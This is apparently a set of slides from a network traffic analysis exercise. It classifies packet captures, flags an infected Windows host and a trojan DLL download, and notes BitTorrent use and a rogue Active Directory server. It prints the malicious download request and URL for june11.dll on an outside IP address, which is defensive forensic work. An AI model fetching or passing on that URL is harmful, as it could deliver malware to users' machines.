
- NetBIOS provides session services, allowing applications on separate computers to communicate over a local area network.
- These connections should be expected on an internal network.



Malicious Activity


Malicious Activity: Infected Windows Machine

- 172.16.4.205 is an infected windows machine. We see this machine connecting to several other machines on the network



Malicious Behavior: Trojan Download

- The windows machine 10.6.12.203 downloaded a malicious DLL file that was identified as a known Trojan




No.	Source	Destination	Protocol	Lengt	Info	Time
56583	10.6.12.12	10.6.12.203	SMB2	314	Session Setup Response	646.134369400
56419	10.6.12.12	10.6.12.203	SMB2	314	Session Setup Response	645.356429400
56234	10.6.12.203	10.6.12.12	RPC_NETLOGON	314	NetrServerAuthenticate3 request	644.509359200
56214	10.6.12.203	10.6.12.12	CLDAP	313	searchRequest(1) "<ROOT>" baseObject	644.451398900
58752	10.6.12.203	205.185.125.104	HTTP	312	GET /files/june11.dll HTTP/1.1	658.636633700
62080	10.6.12.203	10.6.12.12	SMB2	310	Create Request File:	706.733083700
57356	10.6.12.203	10.6.12.12	SMB2	310	Negotiate Protocol Request	649.296272700
56216	10.6.12.203	10.6.12.12	CLDAP	310	searchRequest(2) "<ROOT>" baseObject	644.460471000
63144	5.101.51.151	10.6.12.203	HTTP	308	HTTP/1.1 200 OK (text/html)	724.346789500

```
▸ GET /files/june11.dll HTTP/1.1\r\n
  Accept: */*\r\n
  Accept-Encoding: gzip, deflate\r\n
  User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E)\r\n
  Host: 205.185.125.104\r\n
  Connection: Keep-Alive\r\n
▸ Cookie: _subid=3mmhfnd8jp\r\n
  \r\n
  [Full request URI: http://205.185.125.104/files/june11.dll]
  [HTTP request 2/2]
  [Prev request in frame: 58748]
  [Response in frame: 59388]
```


Illegal Downloads: BitTorrent

- A user is violating company policy by downloading non work-related materials from torrents.



Malicious Behavior: Active Directory configured on the network.

- User set up their own AD
  - DC is at 10.6.12.157



The End